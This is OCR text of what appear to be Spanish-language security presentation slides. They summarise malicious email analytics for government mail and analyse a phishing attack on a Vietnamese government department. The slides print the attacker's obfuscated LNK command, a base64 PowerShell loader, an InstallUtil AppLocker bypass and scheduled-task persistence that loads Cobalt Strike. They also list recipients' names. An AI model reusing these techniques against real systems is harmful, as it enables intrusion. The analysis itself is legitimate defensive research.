
CUENTAS VT QUE MANDAN A FUENTE PUBLICA EMAILS .GOV




Análisis .gov

Total: 531 emails


0 DETECCIONES EN VIRUSTOTAL




DETECCIONES EN VIRUSTOTAL > 1



TIPOS DE FICHERO EN ADJUNTOS



NUMERO POSITIVOS EN VIRUSTOTAL



Análisis .gov

JUNTAMOS TODAS LAS ANALÍTICAS


TOTALES ANALIZADOS ML	TOTALES ANALIZADOS SANDBOX	TOTALES ANALIZADOS VT
59,585	65,847	82,279

email_sha256	datos_vt.positives	datos_email.from{}{}	datos_email.to_domains{}
506330f49be894eac68bacf5eba204de62d5000d5e1a823b1c93b3254278e9ca	33	donotreply@dartford-crossing-charge.service.gov.uk	ssenvirothermal.com
7bb5f65b3b7dea5bc5e8532feebaccd0cf0a8ca16a8f5b31f4cada3d32695d1d	24	Donnelly Michael@ARB hospital_contaduria@villacarlospaz.gov.ar michael.donnelly@arb.ca.gov	arb.ca.gov

ReportWF.informes{}.process{}.command
C:\Program Files (x86)\Microsoft Office\Office14\EXCEL.EXE C:\Program Files\Microsoft Office\Office12\EXCEL.EXE
C:\Program Files (x86)\Microsoft Office\Office14\WINWORD.EXE C:\Program Files\Microsoft Office\Office12\WINWORD.EXE
C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\310.exe C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

ReportWF.sha256	ReportWF.filetype	ReportVT.positives	ReportDiario.data.prediction	ReportWF.malware	ReportWF.informes{}.ne
732532604454c0fc81b9675a95de810ffcae28ca6f52006aca3615d8f71a0c5b	Microsoft Excel 97 - 2003 Document	44	Goodware	yes	23.102.23.44
5e09fdb1578ad4ebde0a2e9793f657b583ad8b39a0c441f177bf5478fe66ecc1	Microsoft Word 97 - 2003 Document	44	Goodware	yes	203.28.48.11 217.34.55.79 224.0.0.252

Análisis .gov APARECEN LAS SINGULARIDADES!!



Ataque sofisticado al gobierno de Vietnam

datos_yara.sha256	datos_email.date	datos_vt.positives	datos_email.from{} {}	datos_email.to{}{}	datos_email.subject	datos_email.attachment_filename0
[redacted]						TKCT.zip

TKCT.zip

[redacted]

62 35

size	155473 bytes
entropy	7.997


Đã gửi bằng cách sử dụng OWA cho iPhone


Từ: So Noi vu
Đã gửi: 13 Tháng Ba 2019 10:23:53 SA
Đến: Nguyễn Văn Chiến; Nguyễn Thị Hồng Nhung; Lê Phú Nguyện; Trần Trung Sơn; Võ Ngọc Phi; Võ Thị Tuyền; Võ Văn Việt; Hoàng Công Nghĩa; Mai Kim Anh; Nguyễn Quốc Dũ; Phan Thị Thanh; Trà Hoa Nữ; Trần Vũ Linh; Võ Thị Thu Diễm; Võ Triều Anh; Bùi Thị Thu Linh; Dương Trúc Tiên; Huỳnh Bảo Trung; Huỳnh Thị Như Ngọc; Lê Đức Thọ; Lê Thị Kim Thảo; Lê Thị Thu Thủy; Ngô Thị Kim Thúy; Nguyễn Đăng Nhật Minh; Nguyễn Việt Bảo; Nguyễn Vỹ Phượng; Phạm Thị Thanh Hương; Trần Đình Quân; Trần Đức Anh; Trần Thị Bích Diễm; Trần Thị Bích Thy; Vũ Thanh Nguyên; Nguyễn Thị Tố Loan; vanthu@danang.gov.vn; Đặng Chí Thanh; Trần Danh Nam; Hoàng Tôn Nữ Như Ngọc; Nguyễn Thị Kim Hồng; Nguyễn Thị Kim Oanh; Phạm Thị Kim Nhung; Admin Ban Thi đua Khen thưởng; Ngô Khôi; Nguyễn Văn Năm; Từ Văn Vũ Bình; Võ Quốc Tín; Huỳnh Thị Như Ngọc
Chủ đề: TKCT quy I nam 2019

Kính gửi: Toàn thể công chức, viên chức và người lao động Sở Nội vụ


Ataque sofisticado al gobierno de Vietnam

DOS FUSCATION + FILE CARVING + FILESS POWERSHELL + AppLocker Bypass + Cobalt






```
%comspec% /c f%windir:~4,1%ndstr /b /i "iex" "%cd%\TKCT quy I nam 2019.doc.lnk">%temp%\%windir:~-1,1%.ps1|p%ProgramFiles:~5,1%wer%windir:~-1,1%hell.exe -exec bypa%windir:~-1,1%%windir:~-1,1% -file %temp%\%windir:~-1,1%.ps1&for /f "delims==" %i in ('dir "%temp
```



Decoy file


Intalador legitimo .net para AppLocker Bypass

.net inyecta en memoria cobalt

Ataque sofisticado al gobierno de Vietnam

TKCT.zip

TKCT quy I nam 2019.doc




```
%comspec% /c f%windir:~4,1%ndstr /b /i "iex" "%cd%\TKCT quy I nam
2019.doc.lnk">%temp%\%windir:~-
1,1%.ps1|p%ProgramFiles:~5,1%wer%windir:~-1,1%hell.exe -exec
bypa%windir:~-1,1%%windir:~-1,1% -file %temp%\%windir:~-
1,1%.ps1&for /f "delims==" %i in ('dir "%temp
```


```
C:\Windows\system32\cmd.exe /c findstring /b /i "iex"
C:\Users\Admin\Desktop\attachment_tool\TKCT quy I nam 2019.doc.lnk
powershell.exe bypass -file C:\Users\Admin\AppData\Local\Temp\s.ps1
```


DOS OFUSCATION DECODIFICADO

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	
00000980	36	00	30	00	31	00	38	00	36	00	36	00	33	00	36	00	6.0.1.8.6.6.3.6.
00000990	2D	00	33	00	36	00	37	00	36	00	31	00	38	00	34	00	-.3.6.7.6.1.8.4.
000009A0	38	00	34	00	35	00	2D	00	31	00	30	00	30	00	30	00	8.4.5.-.1.0.0.0.
000009B0	00	00	00	00	00	00	00	00	00	00	00	00	60	00	00	00	..........`...
000009C0	03	00	00	A0	58	00	00	00	00	00	00	00	77	69	6E	2D	... X.......win-
000009D0	32	61	39	62	37	38	74	73	30	36	39	00	40	45	15	84	2a9b78ts069.@E.„
000009E0	40	D0	7A	43	BE	8F	EB	2C	3F	BC	44	D1	CD	0F	19	23	@ÐzC¾.ë,?¼DÑÍ..#
000009F0	8A	40	E9	11	B0	36	00	0C	29	4A	83	41	40	45	15	84	Š@é.°6..)JfA@E.„
00000A00	40	D0	7A	43	BE	8F	EB	2C	3F	BC	44	D1	CD	0F	19	23	@ÐzC¾.ë,?¼DÑÍ..#
00000A10	8A	40	E9	11	B0	36	00	0C	29	4A	83	41	00	00	00	00	Š@é.°6..)JfA....
00000A20	0D	0A	69	65	78	20	28	5B	54	65	78	74	2E	45	6E	63	..iex ([Text.Enc
00000A30	6F	64	69	6E	67	5D	3A	3A	41	53	43	49	49	2E	47	65	oding]::ASCII.Ge
00000A40	74	53	74	72	69	6E	67	28	5B	43	6F	6E	76	65	72	74	tString([Convert
00000A50	5D	3A	3A	46	72	6F	6D	42	61	73	65	36	34	53	74	72	]::FromBase64Str
00000A60	69	6E	67	28	22	44	51	6F	6A	49	79	4D	4E	43	67	30	ing("DQojIyMNCgO
00000A70	4B	4A	47	35	33	54	6E	56	51	63	53	41	39	49	44	41	KJG53TnVQcSA9IDA
00000A80	4E	43	69	52	71	55	55	52	78	54	56	56	6F	49	44	30	NCiRqUURxTVVoIDO
00000A90	67	54	6D	56	33	4C	55	39	69	61	6D	56	6A	64	43	42	gTmV3LU9iamVjdCB
00000AA0	54	5A	57	4E	31	63	6D	6C	30	65	53	35	51	63	6D	6C	TZWN1cmlOeS5Qcml
00000AB0	75	59	32	6C	77	59	57	77	75	56	32	6C	75	5A	47	39	uY2lwYWwuV2luZG9
00000AC0	33	63	31	42	79	61	57	35	6A	61	58	42	68	62	43	67	3c1ByaW5jaXBhbCg
00000AD0	67	57	31	4E	6C	59	33	56	79	61	58	52	35	4C	6C	42	gW1NlY3VyaXR5L1B
00000AE0	79	61	57	35	6A	61	58	42	68	62	43	35	58	61	57	35	yaW5jaXBhbC5XaW5
00000AF0	6B	62	33	64	7A	53	57	52	6C	62	6E	52	70	64	48	6C	kb3dzSWRlbnRpdHl
00000B00	64	4F	6A	70	48	5A	58	52	44	64	58	4A	79	5A	57	35	dOjpH7XRDdXJyZW5


FILE CARVING


Ataque sofisticado al gobierno de Vietnam






```
%comspec% /c f%windir:~4,1%ndstr /b /i "iex" "%cd%\TKCT quy I nam 2019.doc.lnk">%temp%\%windir:~-1,1%.ps1|p%ProgramFiles:~5,1%wer%windir:~-1,1%hell.exe -exec bypa%windir:~-1,1%%windir:~-1,1% -file %temp%\%windir:~-1,1%.ps1&for /f "delims==" %i in ('dir "%temp
```






```
iex ([Text.Encoding]::ASCII.GetString([Convert]::FromBase64String(
"DQojIyMNCgOKJG53TnVQcSA9IDANCiRqUURxTVVoIDOgTmV3LU9iamVjdCBTZWN1cmlOeS5QcmluY2lwYWwuV2lu
pIAOKaWYoJGpRRHFNVWguSXNJblJvbGUoW1NlY3VyaXR5LlByaW5jaXBhbC5XaW5kb3dzQnVpbHRJblJvbGVdOjpB
xKQOKewkNCgkkMzg2ODU4MzYzIDOgJGVudjpXSU5ESVIrIlxkZWJ1Z1xObXBfcEZXd2pkLmRhdCI7DQp9ZWxzZXsN
kZSA9IFtTeXNOZWOuQ29udmVydFO6OkZyb21CYXNlNjRTdHJpbmcoIlRWcVFBQU1BQUFBRUFBQUEvLzhBQUxnQUFB
BdEFuTkliZOJUTTBoVkdocGN5QndjbTluY21GdElHTmhibTV2ZENaVpTQnlkVzRnYVc0Z1JFOVRJRzF2WkdVdURF
BM2s4QUFBQWdBQUFBWUFBQUFBQkFBQUFnQUFBQUVBQUFCQUFBQUFBQUFBQUVBQUFBQUFBQUFBQ2dBQUFBRUFBQUFE
BOUtBOOFBOUFBOUFBOUFBOUFBOUFBOUFBOUFBOUFJOUFBOXdBOUFBOUFBOUFBOUFBOUFBOUFBOUFBOUFBOUFBOUFE
```

Ataque sofisticado al gobierno de Vietnam

decodificado_PS.wscript

```
if ($CArzmh -eq 1)
{
    $vAKuGD = $env:TEMP+"\Bai.doc";

    [Byte[]]$bd_code =
    [System.Convert]::FromBase64String("OM8R4KGxGuE
    ////////////////////////////////////////////////
    ////////////////////////////////////////////////
```

Decoy file

```
$InstallUtilv2 = $env:WINDIR+"\Microsoft.NET\Framework\v2.0.50727\InstallUtil.exe";
$InstallUtilv4 = $env:WINDIR+"\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe";
```

InstallUtil.exe

Intalador legitimo .net para AppLocker Bypass

```
if ($nwNuPq -eq 1)
{
    $386858363 = $env:WINDIR+"\debug\tmp_pFWwjd.dat";
}else{
    $386858363 = $env:TEMP+"\tmp_pFWwjd.dat";
}

[Byte[]]$var_code =
[System.Convert]::FromBase64String("TVqQAAMAAAAEAAAA//8AA
```

tmp_pFWwjd.dat

.net inyecta en memoria cobalt


Ataque sofisticado al gobierno de Vietnam


decodificado_PS.wscript

```
if ($nwNuPq -eq 1)
{
    $TempLoader = $env:WINDIR+"\InstallUtil.exe";
    cmd.exe /c copy /y "$Loader" "$TempLoader"

    schtasks /create /sc minute /mo 9 /tn "Security Script kb00769670" /tr "$TempLoader /u /logfile= /LogToConsole=false $386858363" /ru SYSTEM /F
    schtasks /run /tn "Security Script kb00769670"
}else
{

    $TempLoader = $env:TEMP+"\InstallUtil.exe";
    cmd.exe /c copy /y "$Loader" "$TempLoader"

$command =
@"
CreateObject(chr(87)&chr(115)&chr(99)&chr(114)&chr(105)&chr(112)&chr(116)&chr(46)&chr(83)&chr(104)&chr(101)&chr(108)&chr(108)).Run """$TempLoader"" /logfile= /u /LogToConsole=false "$386858363"", 0
"@
 $avp = Get-Process -Name avp
 $avpui = Get-Process -Name avpui

 if (($avp -ne $null) -or ($avpui -ne $null))
 {
     $commandfile = $env:TEMP+"\Win629052.vbs";

     [System.IO.File]::WriteAllText($commandfile, $command);

     $wscript = $env:WINDIR+"\system32\wscript.exe";

     $tempwscript = $env:TEMP+"\winwsh.exe";

     cmd.exe /c copy /y "$wscript" "$tempwscript"

     schtasks /create /sc minute /mo 3 /tn "Security Script kb00769670" /tr "$tempwscript //Nologo //B $commandfile" /F
     schtasks /run /tn "Security Script kb00769670"


 }else{

     $commandfile = $env:TEMP+"\Win629052.txt";

     [System.IO.File]::WriteAllText($commandfile, $command);

     $wscript = $env:WINDIR+"\system32\wscript.exe";

     $tempwscript = $env:TEMP+"\winwsh.exe";

     cmd.exe /c copy /y "$wscript" "$tempwscript"

     schtasks /create /sc minute /mo 3 /tn "Security Script kb00769670" /tr "$tempwscript //Nologo //E:vbscript //B $commandfile" /F
     schtasks /run /tn "Security Script kb00769670"

 }
```

Ataque sofisticado al gobierno de Vietnam

bai.doc





Ataque sofisticado al gobierno de Vietnam

InstallUtil.exe

Instalador legitimo .net para AppLocker
Bypass que carga el binario compilado .NET

InstallUtil.exe 772 14.9 MB WIN-9GF5KE32360\Admin .NET Framework installation utility

CVH.EXE "C:\Users\Admin\AppData\Local\Temp\InstallUtil.exe" /logfile= /u /LogToConsole=false "C:\Users\Admi ...osoft Office Client Virtualizat...

WINWO...n\AppData\Local\Temp\tmp_pFWwjd.dat"

